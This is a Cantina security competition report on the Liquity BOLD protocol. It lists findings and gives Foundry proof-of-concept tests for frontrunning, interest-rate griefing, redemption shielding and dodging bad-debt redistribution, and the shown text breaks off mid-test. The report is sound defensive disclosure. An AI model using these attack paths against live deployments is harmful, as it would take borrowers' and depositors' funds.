CANTINA

Liquity BOLD
Competition

June 5, 2025

Contents

1 Introduction **3**
1.1 About Cantina . . . 3
1.2 Disclaimer . . . 3
1.3 Risk assessment . . . 3
1.3.1 Severity Classification . . . 3

2 Security Review Summary **4**

3 Findings **5**
3.1 Medium Risk . . . 5
3.1.1 Last Trove Stuck After Shutdown . . . 5
3.1.2 Malicious users can frontrun `closeTroveFromCollateral` to cause trove owner's lost . . . 6
3.2 Low Risk . . . 7
3.2.1 Individual Delegate Interest Update Attack . . . 7
3.2.2 Attacker can shield their low interest position from redemption by turning other peoples troves to zombie Troves . . . 9
3.2.3 Taking Loss In the SP Can Be Avoided . . . 11
3.2.4 Instant trove closure allows users to dodge bad debt redistribution . . . 12
3.2.5 `lastGoodPrice` Breaks Urgent Redemption Incentives . . . 16
3.2.6 Borrower can `openTrove` when TCR < CCR . . . 21
3.2.7 `getUnbackedPortionPriceAndRedeemability()` returns wrong `unbackedPortion` . . . 22
3.2.8 Loss of Precision in Batch Share Calculation May Lead to Accounting Inconsistencies . . . 22
3.2.9 `tokenURI()` does not revert if the `id` is not a valid NFT . . . 24
3.2.10 Troves can become irredeemable despite paying the lowest interest . . . 25
3.2.11 Precision Loss in `_calcInterest` Function . . . 27
3.2.12 Lack of `_requireAnnualInterestRateIsNew` check . . . 28
3.2.13 Known Issue CS-BOLD-013 Dismissed on Incorrect Assumption . . . 28
3.2.14 First Borrower Griefing Attack . . . 29
3.2.15 Liquidation can reduce the TCR of the system when the stability pool doesn't have enough funds to cover the Trove Debt . . . 31
3.2.16 AddManager restriction is not checked during `BorrowerOperations.closeTrove` operation . . . 32
3.2.17 Using max redemption price for RETH causes troves with less than 100 pct icr get redeemed incorrectly . . . 34
3.2.18 Users Are Overcharged Redemption Fees Due to Skipped Sub-100% ICR Troves Being Included in Unbacked Portion Calculation . . . 37
3.2.19 Reth branch with TCR lower than SCR are incorrectly redeemed due to flawed TCR calculation . . . 39
3.2.20 Unredeemable trove (zombie trove) can still get redeemed in normal mode . . . 41
3.2.21 Manipulation with many small troves, allow attackers to take a big loan at 0.5% interest rate forever without facing redemptions . . . 43
3.2.22 Oracle failure does not prevent interest rate change for trove that outside their interest adjust cooldown . . . 45
3.2.23 Users Can Game Upfront Fees by Chunking Debt . . . 47
3.2.24 Zapper Refund Logic Ignores Intermediate Swap Tokens, Causing Stuck Funds . . . 49
3.2.25 Less frontfee is charged when we update ir for one batch compared with one trove . . . 50
3.2.26 `GasCompZapper` remove-manager receiver mismatch . . . 51
3.2.27 Users Are Overcharged Redemption Fees Due to Skipped Zombie Troves Being Included in Unbacked Portion Calculation . . . 53
3.2.28 Troves with debt value greater than `MIN_DEBT` remain as zombie . . . 55
3.2.29 Providing nonzero `_maxIterationsPerCollateral` to the `redeemCollateral` function leads to the non-proportional debt redemption . . . 56
3.2.30 Zombie troves can exploit batch privileges to continue adjusting interest rate . . . 58
3.2.31 Closing a trove lacks slippage protection . . . 59
3.2.32 Attackers can make use of re-orgs to drain troves . . . 59
3.2.33 Locked Collateral in Shutdown Due to Last Trove Restriction . . . 60
3.2.34 `BorrowerOperations`: Exact-rate (`min == max`) registration reverts due to >= check in `_requireOrderedRange` . . . 61
3.2.35 A user can avoid being redeemed first by adding a branch . . . 63

3.2.36 The attacker can intentionally create non-redeemable Trove with an arbitrarily large debt . . . 64
3.3 Informational . . . 66
3.3.1 Uninitialized Last Update Times . . . 66
3.3.2 Lack of Blacklist Implementation in BOLD Token Transfers . . . 67
3.3.3 Incorrect Urgent Redemption Bonus . . . 68
3.3.4 Redemption Decay Factor Accuracy Can Be Improved . . . 69
3.3.5 `newWeightedRecordedDebt` is re-calculated even when no fee is applied while adjusting `interestRate` . . . 70
3.3.6 InterestBatchManagerOf of trove is deleted twice in closeTrove() . . . 71
3.3.7 Leverage Zapper Lacks DEX Slippage Protection When Opening/Increasing Leverage . 71
3.3.8 Branches May Avoid Shutdown Despite ETH/USD Oracle Failure . . . 78
3.3.9 Inconsistency Between Documentation and Codebase for Liquidation Penalty `Redistribution` Amounts . . . 78
3.3.10 Anyone can steal SP yield . . . 79
3.3.11 Attackers can use a flashloan to call `addColl` and `withdrawColl` on their existing trove to dilute and steal redistributions . . . 80
3.3.12 Gas griefing via bad hints in `SortedTroves` . . . 81
3.3.13 Unredeemable Troves can became redeemable even if the owner does not touch the troves . . . 84
3.3.14 Users Unable to Redeem Small Amounts Due to Rounding in Branch Redemption Calculation . . . 86
3.3.15 Underflow in `GasCompZapper`'s `closeTroveFromCollateral` Causes Selective Denial of Service for Low ICR Trove Closures . . . 91
3.3.16 Last trove is immune to liquidation . . . 93
3.3.17 The attacker can nullify `totalStakesSnapshot` making liquidations via redistributions impossible . . . 93
3.3.18 The 100% redemptionRate may be executed . . . 98
3.3.19 Division by Zero in `_redistributeDebtAndColl` during Shutdown Liquidations Can Block Debt Resolution . . . 98
3.3.20 Redemptions Can Be Arbitraged Due to Chainlink Inherent Delay Behavior . . . 102
3.3.21 Unnecessary `assert()` Statements for Development Checks Should Be Removed or Replaced with `require()` . . . 104
3.3.22 Unnecessary `transferFrom()` call in `WETHZapper::_adjustTrovePre` leads to redundant gas cost . . . 104
3.3.23 Missing Slippage Protection in `CollateralRegistry`'s `redeemCollateral` May Lead to Redeemer Losses . . . 106
3.3.24 Trove Poisoning: Front-Running Trove Creation May Allow Collateral Theft . . . 107
3.3.25 Defined Events Not Used for Critical Updates in `ActivePool` . . . 110
3.3.26 Use geometric mean to get avg interest rate . . . 111
3.3.27 Early division before multiplication causes returned value to be less accurate in Stability Pool . . . 114

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Liquity is a decentralized borrowing and stablecoin protocol, offering the best borrowing experience, a highly resilient Ethereum-native stablecoin (BOLD), and sustainable on-chain yield.

From Mar 21st to Apr 27th Cantina hosted a competition based on liquity-bold. The participants identified a total of **65** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 0
- Medium Risk: 2
- Low Risk: 36
- Gas Optimizations: 0
- Informational: 27

3 Findings

3.1 Medium Risk

3.1.1 Last Trove Stuck After Shutdown

Submitted by Cosine, also found by rscodes, Auditten, vinicaboy, 0x37, santipu, etherSky, ZC002, Utsav, Joshua-jee and Araj

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: When a branch is shut down due to chainlink being down for a longer period of time, or too much bad debt in the system, the protocol can no longer be used regularly and instead only allows users to exit it. The `closeTrove` function is used to exit the system and performs a `_requireMoreThanOneTroveInSystem` check which will revert when the last trove tries to exit the system (probably needed for reward calculations). This is usually no problem as there should always be more than one trove in the system and new troves can enter the system. But in case of a shutdown, new troves can't enter the system and it makes no sense to prevent the user from exiting the system as after this close call the branch will no longer be used anyway.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.18;

import "../TestContracts/DevTestSetup.sol";

contract POC is DevTestSetup {
    address BOB;
    address ALICE;
    address EVE;

    uint256 PRICE = 2000e18;

    error OnlyOneTroveLeft();


    function setUp() public override {
        super.setUp();

        // create EOAs
        BOB = makeAddr("BOB");
        ALICE = makeAddr("ALICE");
        EVE = makeAddr("EVE");

        // deal and approve collateral tokens
        giveAndApproveColl(BOB, 100 ether);
        giveAndApproveColl(ALICE, 100 ether);
        giveAndApproveColl(EVE, 100 ether);

        // set chainlink price
        priceFeed.setPrice(PRICE);
    }

    function test_poc() public {
        // give ALICE some bold
        deal(address(boldToken), ALICE, 10000e18);

        // ALICE opens a trove
        vm.startPrank(ALICE);
        uint256 troveId = borrowerOperations.openTrove(
            ALICE, // owner
            0, // ownerIndex
            2 ether, // collAmount
            MIN_DEBT, // boldAmount
            0, // upperHint
            0, // lowerHint
            MAX_ANNUAL_INTEREST_RATE / 2, // annualInterestRate
            type(uint256).max, // maxUpfrontFee
            address(0), // addManager
            address(0), // removeManager
```

```
            address(0) // receiver
        );
        vm.stopPrank();

        // the branch's TCR drops below the SCR and is shut down
        priceFeed.setPrice(PRICE / 2);
        borrowerOperations.shutdown();

        // ALICE is stuck in the system forever
        vm.startPrank(ALICE);
        vm.expectRevert(abi.encodeWithSelector(OnlyOneTroveLeft.selector));
        borrowerOperations.closeTrove(troveId);
        vm.stopPrank();
    }
}
```

Recommendation: Skip this check in case of a shutdown.

3.1.2 Malicious users can frontrun `closeTroveFromCollateral` to cause trove owner's lost

Submitted by 0x37, also found by vinicaboy and Cosine

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: Malicious users can frontrun `closeTroveFromCollateral` to cause trove owner's lost.

Finding Description: In wrapper contract, users can close their trove via function `closeTroveFromCollateral`. In function `closeTroveFromCollateral`, the trove owner needs to fetch the current trove entire debt and calculate one proper flashLoanAmount. We need to make sure that the coll token amount from the flashloan should be enough to swap out our target `entireDebt`.

The problem here is that users' entire debt can be manipulated via redeem collateral and we don't have slippage control for the exchange's swap. In most cases, users will not redeem collateral if the BOLD is not de-pegged. But this issue is different. The attacker will decrease one trove's debt via redeem by frontrun. After that, the attacker needs to manipulate the exchange's price to one unreasonable price. Then the trove owner will swap collateral token to bold token with one unreasonable price. The trove owner will lose their collateral.

For example:

1. Assume collateral price is 2000U. Trove A's debt is 2000U. Collateral amount is 2 collateral token, e.g. 2 rETH. The trove's ICR is around 200%.
2. In order to close the trove via `closeTroveFromCollateral`, the minimum flashloan amount should be 1 rETH. Considering the possible slippage, we set the flashloan amount to `1.1 rETH`. The trove owner triggers the function `closeTroveFromCollateral` with `1.1 rETH` as the `_flashLoanAmount`.
3. The attacker monitors this transaction and redeem 1500 U debt from the trove via frontrun the transaction in step 2. The remaining debt is 500U. The remaining collateral value will be around 2500U. The remaining collateral amount is 1.25 rETH. Then the attacker will manipulate the related exchange pool's price to increase BOLD token's price.
4. When the trove owner's transaction is executed, we will fetch the trove's entire debt. Current debt will be 500U. We expect to swap 1.1 rETH out 500U BOLD and we don't add any price limitation here. Assume our 1.1 rETH will be swapped out 500U BOLD because we've already increase BOLD's price in step 3.
5. We close the trove, repay the 500 USD, the returned collateral value should be around 2500U (4000U - 1500U). Because the trove will charge a little bit redeem fee, the actual collateral value should be a little bit more than 2500U. The collateral amount is around 1.25 rETH.
6. Now we repay 1.1 rETH to the balancer for flashloan.
7. The trove owner can still get back around 0.15 rETH.

Compared with the above scenario, if there is not malicious user in this case, we will use 1.1 rETH to swap out 2000 U BOLD and there is one remaining 0.1 rETH. When we close the trove, we will get back 2 rETH.

Now we have 2.1 rETH. After we repay 1.1 rETH to the balance because of flashloan, the trove owner can get 1 rETH.

```
function closeTroveFromCollateral(uint256 _troveId, uint256 _flashLoanAmount) external override {
    address owner = troveNFT.ownerOf(_troveId);
    address payable receiver = payable(_requireSenderIsOwnerOrRemoveManagerAndGetReceiver(_troveId, owner));
    CloseTroveParams memory params =
        CloseTroveParams({troveId: _troveId, flashLoanAmount: _flashLoanAmount, receiver: receiver});
    InitialBalances memory initialBalances;
    initialBalances.tokens[0] = collToken;
    initialBalances.tokens[1] = boldToken;
    _setInitialBalancesAndReceiver(initialBalances, receiver);
    flashLoanProvider.makeFlashLoan(
        collToken, _flashLoanAmount, IFlashLoanProvider.Operation.CloseTrove, abi.encode(params)
    );

    _returnLeftovers(initialBalances);
}
```

Impact Explanation: The trove's owner may fail to get back one large part of his collateral.

Likelihood Explanation: The likelihood is medium. Considering that malicious users need to redeem this trove. If there is lots of troves in the market, and the target trove's IR is very high, the malicious users may spend too much redeem fees to redeem all troves before the target trove. However, if there are not so much troves, or the target trove's IR is low and the target trove is near the end of our trove list. Then the cost to redeem for the hacker will be low.

Recommendation: Add one price slippage control when we swap the coll token to the bold. Or add one parameter for `expected entire debt`. If the `expected entire debt` is quite different with the actual entire debt, we can think our trove position is manipulated and revert this transaction.

3.2 Low Risk

3.2.1 Individual Delegate Interest Update Attack

Submitted by Cosine

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description:

1. When a trove changes its interest rate and less than 7 days pass an upfront fee is charged which increases the trove's debt.
2. Users can delegate their right to update the interest rate of their trove to a third party in two different ways:
    - Delegating it to a batch (an entity that can update the interest rate of multiple troves in one transaction).
    - Delegating it to a specified address.

These two facts combined allow an exploit. The entity that can update the trove's interest rate can update it multiple times in a loop till the trove is almost liquidatable and then liquidate it shortly after (up to 1 second later with the right timing).

To mitigate this attack the protocol implemented the `MIN_INTEREST_RATE_CHANGE_PERIOD` of one hour for batches. This prevents batch managers from updating the interest rate of all the connected troves in a loop as at least one hour must pass between every update.

However the protocol did not implement this restriction for individual delegates, these are still able to execute this exploit and make the trove liquidatable on purpose to profit from the liquidation.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.18;

import "../TestContracts/DevTestSetup.sol";
```

```
contract POC is DevTestSetup {
    address BOB;
    address ALICE;
    address EVE;

    address FIRST_TROVE_CREATOR;

    uint256 PRICE = 2000e18;


    function setUp() public override {
        super.setUp();

        // create EOAs
        BOB = makeAddr("BOB");
        ALICE = makeAddr("ALICE");
        EVE = makeAddr("EVE");
        FIRST_TROVE_CREATOR = makeAddr("FIRST_TROVE_CREATOR");

        // deal and approve collateral tokens
        giveAndApproveColl(BOB, 100 ether);
        giveAndApproveColl(ALICE, 100 ether);
        giveAndApproveColl(EVE, 100 ether);
        giveAndApproveColl(FIRST_TROVE_CREATOR, 100 ether);

        // set chainlink price
        priceFeed.setPrice(PRICE);

        // create a trove
        vm.startPrank(FIRST_TROVE_CREATOR);
        borrowerOperations.openTrove(
            FIRST_TROVE_CREATOR, // owner
            0, // ownerIndex
            5 ether, // collAmount
            MIN_DEBT*2, // boldAmount
            0, // upperHint
            0, // lowerHint
            MAX_ANNUAL_INTEREST_RATE / 2, // annualInterestRate
            type(uint256).max, // maxUpfrontFee
            address(0), // addManager
            address(0), // removeManager
            address(0) // receiver
        );
        vm.stopPrank();
    }

    function test_poc() public {
        // ALICE opens a new trove
        vm.startPrank(ALICE);
        uint256 troveId = borrowerOperations.openTrove(
            ALICE, // owner
            0, // ownerIndex
            1.5 ether, // collAmount
            MIN_DEBT, // boldAmount
            0, // upperHint
            0, // lowerHint
            MAX_ANNUAL_INTEREST_RATE, // annualInterestRate
            type(uint256).max, // maxUpfrontFee
            address(0), // addManager
            address(0), // removeManager
            address(0) // receiver
        );
        vm.stopPrank();

        // ALICE sets EVE as Interest Individual Delegate and sets the minInterestRateChangePeriod to 0
        vm.startPrank(ALICE);
        borrowerOperations.setInterestIndividualDelegate(
            troveId, // troveId
            EVE, // delegate
            uint128(MIN_ANNUAL_INTEREST_RATE), // minInterestRate
            uint128(MAX_ANNUAL_INTEREST_RATE), // maxInterestRate
            uint128(MAX_ANNUAL_INTEREST_RATE / 2), // newAnnualInterestRate
            0, // upperHint
            0, // lowerHint
            type(uint256).max, // maxUpfrontFee
```

```
            0 // minInterestRateChangePeriod
        );
        vm.stopPrank();

        // EVE waits for a good time to attack
        vm.warp(block.timestamp + 1 days + 2 hours + 40 minutes + 1);

        // ALICE's trove is not liquidatable
        uint256 ICRBefore = troveManager.getCurrentICR(troveId, PRICE);
        assertGt(ICRBefore, MCR_WETH);

        // get troves debt before EVE attacks
        uint256 troveDebtBefore = troveManager.getTroveDebt(troveId);

        // EVE changes the interest rate of ALICE's trove multiple times in a loop
        // to increase the debt of ALICE's trove as the upfront fee applies every time
        vm.startPrank(EVE);
        for (uint256 i = 0; i < 18; i++) {
            borrowerOperations.adjustTroveInterestRate(
                troveId, // troveId
                MIN_ANNUAL_INTEREST_RATE + i, // newAnnualInterestRate
                0, // upperHint
                0, // lowerHint
                type(uint256).max // maxUpfrontFee
            );
        }
        vm.stopPrank();

        // get troves debt after EVE attacks
        uint256 troveDebtAfter = troveManager.getTroveDebt(troveId);

        // the debt of ALICE's trove increased
        assertGt(troveDebtAfter, troveDebtBefore);

        // 10 minutes later ALICE's trove is liquidatable
        // (time span after the attack could be seconds with the right timing)
        vm.warp(block.timestamp + 10 minutes);
        uint256 ICRAfter = troveManager.getCurrentICR(troveId, PRICE);
        assertLt(ICRAfter, MCR_WETH);
    }
}
```

Recommendation: Consider checking that always at least `MIN_INTEREST_RATE_CHANGE_PERIOD` time passes between every interest rate update when the caller is not the owner of the trove.

3.2.2 Attacker can shield their low interest position from redemption by turning other peoples troves to zombie Troves

Submitted by Joshuajee

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The redemption can happen at any time, but it is only profitable when Bold is below peg. Redemption starts from the Trove with the lowest interest and moves up, so low-interest Troves are at risk. This flow ensures that the people paying the least interest get redeemed first. However, this is not always the case due to the concept of zombie Troves or last redeemed Zombie Troves. When a trove is redeemed in a way that the remaining debt is below the `MIN_DEBT` amount, it is converted to a Zombie Trove and its ID is stored in the `lastZombieTroveId`. When redemption starts again, this zombie Trove will be redeemed instead of the Trove with the lowest interest.

Finding Description: In this attack, the attacker redeems a small portion of the victim's troves to turn them into a zombie trove and then opens a trove with a very low interest rate. Because the victim's trove is the `lastZombieTroveId`. When bold eventually depegs below the dollar and redemption is now possible, the attacker who pays the least interest is actually protected from redemption, and the person paying a higher interest is open to redemption.

New redemptions always start from the `lastZombieTroveId`.

- TroveManager.sol#L752:

```
function redeemCollateral(
    address _redeemer,
    uint256 _boldamount,
    uint256 _price,
    uint256 _redemptionRate,
    uint256 _maxIterations
) external override returns (uint256 _redemeedAmount) {
    _requireCallerIsCollateralRegistry();
    // ...
    SingleRedemptionValues memory singleRedemption;
    // Let's check if there's a pending zombie trove from previous redemption
    if (lastZombieTroveId != 0) { // <<<
        singleRedemption.troveId = lastZombieTroveId; // <<<
        singleRedemption.isZombieTrove = true; // <<<
    } else {
        singleRedemption.troveId = sortedTrovesCached.getLast(); // <<<
    }
```

Impact Explanation: Medium - Broken functionality, an attacker can isolate themselves from redemption while paying the least interest.

Likelihood Explanation: Medium - It can always happen when the Trove debt is close to the Minimum debt and the Trove interest was the lowest at that time.

Proof of Concept: Add the following test to the `borrowerOperations.t.sol` file. This is the workflow of the test:

1. Alice opens a trove at 5% with a minimum debt of 2000 bold (Assuming it is not profitable to redeem bold now).
2. Bob redeems a small portion of Alice Trove with 20 bold (He does this at a small loss).
3. Bob opens a trove with 0.1% interest, which is very low.
4. Bold falls below peg, and it is now profitable to redeem.
5. Redeption bot redeems 1800 Bold, but the redeemed Bold are all from Alice's Trove even though Bob had a very low interest.

```
function test4() public {

    priceFeed.setPrice(2000e18);

    //Alice Opens a Trove with 5% interest rate when bold price trade slightly above a dollar
    vm.startPrank(A);
    uint256 aliceTroveId = openTroveNoHints100pct(A, 1.6 ether, 2000 ether, 0.5 ether);

    vm.startPrank(A);
    boldToken.transfer(B, 100 ether); //Bob has 1 bold token

    vm.startPrank(B); //Bob redeems the collateral of Alice's Trove with 1 dollar
    collateralRegistry.redeemCollateral(20 ether, MAX_UINT256, 1e18);

    // Bob opens a Trove with 0.1% interest rate when bold price trade slightly above a dollar
    uint256 bobTroveId = openTroveNoHints100pct(B, 2 ether, 2000 ether, 0.01 ether);

    // Bold price drops below 1 dollar and it is now profitable to redeem bold
    // Bob currently has the lowers interest rate but Alice's Trove would be redeemed first
    // Redeeming Alice's Trove
    vm.startPrank(A);
    collateralRegistry.redeemCollateral(1900 ether, MAX_UINT256, 1e18);

    LatestTroveData memory aliceTroveData = troveManager.getLatestTroveData(aliceTroveId);
    LatestTroveData memory bobTroveData = troveManager.getLatestTroveData(bobTroveId);

    console.log("Alice Trove Data : ", aliceTroveData.entireColl, aliceTroveData.entireDebt);
    console.log("Bob Trove Data   : ", bobTroveData.entireColl, bobTroveData.entireDebt);

}
```

Output:

```
Alice Trove Data :  1600000000000000000 99178082191780821917
Bob Trove Data   :  2000000000000000000 2028769094043531181545
```

Recommendation: There is no easy fix for this issue, but it may help to warn users against taking the minimum debt.

3.2.3 Taking Loss In the SP Can Be Avoided

Submitted by Cosine, also found by Utsav, santipu, Araj, 0xgee001, rscodes, KrisRenZo, 0x15 and 0xEkkoo

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: LPs can deposit BOLD tokens into the StabilityPool (SP) to earn yield from upfront fees and liquidations. When a trove gets liquidated these funds are used to pay off the debt and the depositors in the SP get compensated with the trove's collateral.

- If the trove is in bad debt or shortly before (cause fees) the LPs in the SP will receive a loss.
- If the trove is healthy enough they will profit from the liquidation.

Users are able to enter and exit the SP anytime. This allows users to avoid any loss by sandwiching liquidation calls that would lead to loss, which will push more loss on the other SP depositors.

That allows participation in the SP in a risk-free way and if all depositors would act like this all the bad debt would be pushed onto the open troves, which could lead to more bad debt and therefore create a dangerous spiral effect.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.18;

import "../TestContracts/DevTestSetup.sol";

contract POC is DevTestSetup {
    address BOB;
    address ALICE;
    address EVE;

    address FIRST_TROVE_CREATOR;

    uint256 PRICE = 2000e18;


    function setUp() public override {
        super.setUp();

        // create EOAs
        BOB = makeAddr("BOB");
        ALICE = makeAddr("ALICE");
        EVE = makeAddr("EVE");
        FIRST_TROVE_CREATOR = makeAddr("FIRST_TROVE_CREATOR");

        // deal and approve collateral tokens
        giveAndApproveColl(BOB, 100 ether);
        giveAndApproveColl(ALICE, 100 ether);
        giveAndApproveColl(EVE, 100 ether);
        giveAndApproveColl(FIRST_TROVE_CREATOR, 100 ether);

        // set chainlink price
        priceFeed.setPrice(PRICE);

        // create a trove
        vm.startPrank(FIRST_TROVE_CREATOR);
        borrowerOperations.openTrove(
            FIRST_TROVE_CREATOR, // owner
            0, // ownerIndex
            50 ether, // collAmount
            MIN_DEBT*2, // boldAmount
            0, // upperHint
```

```
            0, // lowerHint
            MIN_ANNUAL_INTEREST_RATE, // annualInterestRate
            type(uint256).max, // maxUpfrontFee
            address(0), // addManager
            address(0), // removeManager
            address(0) // receiver
        );
        vm.stopPrank();
    }

    function test_poc() public {
        // BOB adds some funds to the SP
        deal(address(boldToken), address(BOB), 10e18);
        vm.startPrank(BOB);
        stabilityPool.provideToSP(10e18, true);
        vm.stopPrank();

        // EVE starts with 100 BOLD tokens
        uint256 amt = 100e18;
        deal(address(boldToken), address(EVE), amt);

        // EVE is able to enter and exit the SP anytime
        for (uint256 i = 0; i < 5; i++) {
            // EVE enters the SP
            vm.startPrank(EVE);
            stabilityPool.provideToSP(amt, true);
            vm.stopPrank();

            // EVE exits the SP
            vm.startPrank(EVE);
            stabilityPool.withdrawFromSP(type(uint256).max, true);
            vm.stopPrank();
        }

        // EVE ends with 100 BOLD tokens
        assertEq(boldToken.balanceOf(EVE), amt);
    }
}
```

Recommendation: Consider adding a check that a minimum amount of time must pass between entering and exiting the SP, or making exiting a 2-Step process with a time delay, to reduce this risk.

3.2.4 Instant trove closure allows users to dodge bad debt redistribution

Submitted by 0x15, also found by pepoc3, LordAlive, Utsav, Araj, 0xgee001, fromeo016, KrisRenZo, Audinarey, farismaulana, 0xEkkoo and Cosine

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The current system allows users to instantly close and reopen troves to avoid absorbing bad debt during liquidation during liquidations. This unfairly shifts the redistribution burden onto other troves, increasing their risk of liquidation.

Attack path:

- Alice detects an upcoming liquidation.
- Alice closes the trove (`onCloseTrove()`) before liquidation occurs.
- Liquidation executes, generating bad debt that is only redistributed to active Troves (Alice's closed Trove is excluded).
- Alice reopens a new Trove after the liquidation, avoiding his share of the bad debt.

As a result, the other troves absorb more bad debt than they should. Alice avoids losses at the expense of other users and repeated abuse can destabilize the system increasing the liquidation risks for honest participants.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.18;
```

```
import "./TestContracts/DevTestSetup.sol";
import "forge-std/console.sol";

contract TroveCloseReopenAttackTest is DevTestSetup {
    uint256 public XTroveId;
    uint256 public AliceTroveId;
    uint256 public BobTroveId;
    uint256 public newAliceTroveId;

    function testCloseReopenAvoidsBadDebt() public {
        // Setup: Create three troves
        priceFeed.setPrice(2000e18);

        // Trove X: Liquidatable trove
        vm.startPrank(A);
        XTroveId = borrowerOperations.openTrove(
            A,
            0,
            2e18,
            2000e18,
            0,
            0,
            MIN_ANNUAL_INTEREST_RATE,
            1000e18,
            address(0),
            address(0),
            address(0)
        );
        vm.stopPrank();

        // Trove Alice: Will close before liquidation
        vm.startPrank(B);
        AliceTroveId = borrowerOperations.openTrove(
            B,
            0,
            3e18,
            2998e18,
            0,
            0,
            MIN_ANNUAL_INTEREST_RATE,
            1000e18,
            address(0),
            address(0),
            address(0)
        );
        vm.stopPrank();

        // Trove Bob: Will remain active
        vm.startPrank(C);
        BobTroveId = borrowerOperations.openTrove(
            C,
            0,
            3e18,
            2998e18,
            0,
            0,
            MIN_ANNUAL_INTEREST_RATE,
            1000e18,
            address(0),
            address(0),
            address(0)
        );
        vm.stopPrank();

        // Initial checks
        assertEq(troveManager.getTroveIdsCount(), 3, "Should have 3 troves");
        assertGt(troveManager.getCurrentICR(AliceTroveId, 2000e18), MCR, "Alice trove should be safe");
        assertGt(troveManager.getCurrentICR(BobTroveId, 2000e18), MCR, "Bob trove should be safe");
        assertGt(troveManager.getCurrentICR(XTroveId, 2000e18), MCR, "X trove should be safe initially");

        // **Log Initial State**
        console.log("=== Initial State ===");
        console.log("Initial System TCR:", troveManager.getTCR(2000e18));
        console.log("Initial Alice Debt:", troveManager.getTroveEntireDebt(AliceTroveId));
        console.log("Initial Bob Debt:", troveManager.getTroveEntireDebt(BobTroveId));
```

```
console.log("Initial X Debt:", troveManager.getTroveEntireDebt(XTroveId));

// Step 1 & 2: Alice closes her trove
vm.startPrank(B);
uint256 aliceDebt = troveManager.getTroveEntireDebt(AliceTroveId);
uint256 extraBold = aliceDebt - boldToken.balanceOf(B);
vm.stopPrank();
vm.startPrank(address(borrowerOperations));
boldToken.mint(B, extraBold);
vm.stopPrank();
vm.startPrank(B);
boldToken.approve(address(borrowerOperations), aliceDebt);
WETH.approve(address(borrowerOperations), type(uint256).max);
borrowerOperations.closeTrove(AliceTroveId);
vm.stopPrank();

// Verify Alice's trove is closed
assertEq(troveManager.getTroveEntireDebt(AliceTroveId), 0, "Alice trove should be closed");
assertEq(troveManager.getTroveIdsCount(), 2, "Should have 2 troves remaining");

// **Log After Alice Closes Trove**
console.log("=== After Alice Closes Trove ===");
console.log("Alice Trove Status (1=active, 2=closed):",
↪  uint256(troveManager.getTroveStatus(AliceTroveId)));
console.log("System TCR after Alice closes:", troveManager.getTCR(2000e18));
console.log("Bob Debt after Alice closes:", troveManager.getTroveEntireDebt(BobTroveId));
console.log("X Debt after Alice closes:", troveManager.getTroveEntireDebt(XTroveId));

// Step 3: Price drops
priceFeed.setPrice(1100e18);

// Verify Trove X is liquidatable
assertLe(troveManager.getCurrentICR(XTroveId, 1100e18), MCR, "Trove X should be liquidatable");
assertGt(troveManager.getCurrentICR(BobTroveId, 1100e18), MCR, "Bob trove should still be safe");

// Store Bob's initial state before liquidation
uint256 bobInitialDebt = troveManager.getTroveEntireDebt(BobTroveId);
uint256 bobInitialColl = troveManager.getTroveEntireColl(BobTroveId);

// **Log Before Liquidation**
console.log("=== Before Liquidation ===");
console.log("System TCR before liquidation:", troveManager.getTCR(1100e18));
console.log("Bob ICR before liquidation:", troveManager.getCurrentICR(BobTroveId, 1100e18));
console.log("Bob Debt before liquidation:", bobInitialDebt);
console.log("Bob Coll before liquidation:", bobInitialColl);

// Step 4: Liquidate Trove X
uint256[] memory troveArray = new uint256[](1);
troveArray[0] = XTroveId;
troveManager.batchLiquidateTroves(troveArray);

// Verify liquidation
assertEq(troveManager.getTroveIdsCount(), 1, "Only Bob's trove should remain");

// Check Bob's trove absorbed bad debt
uint256 bobNewDebt = troveManager.getTroveEntireDebt(BobTroveId);
uint256 bobNewColl = troveManager.getTroveEntireColl(BobTroveId);

// **Log After Liquidation**
console.log("=== After Liquidation ===");
console.log("Bob New Debt:", bobNewDebt);
console.log("Bob New Coll:", bobNewColl);
console.log("Debt Redistributed to Bob:", bobNewDebt - bobInitialDebt);
console.log("Coll Redistributed to Bob:", bobNewColl - bobInitialColl);
console.log("Bob New ICR:", troveManager.getCurrentICR(BobTroveId, 1100e18));
console.log("System TCR after liquidation:", troveManager.getTCR(1100e18));

// Step 6: Alice reopens a new trove from a new address
address newAlice = address(0x1234);
vm.startPrank(address(borrowerOperations));
boldToken.mint(newAlice, 0.3e18);
vm.stopPrank();

// Fund newAlice with ETH and wrap it to WETH
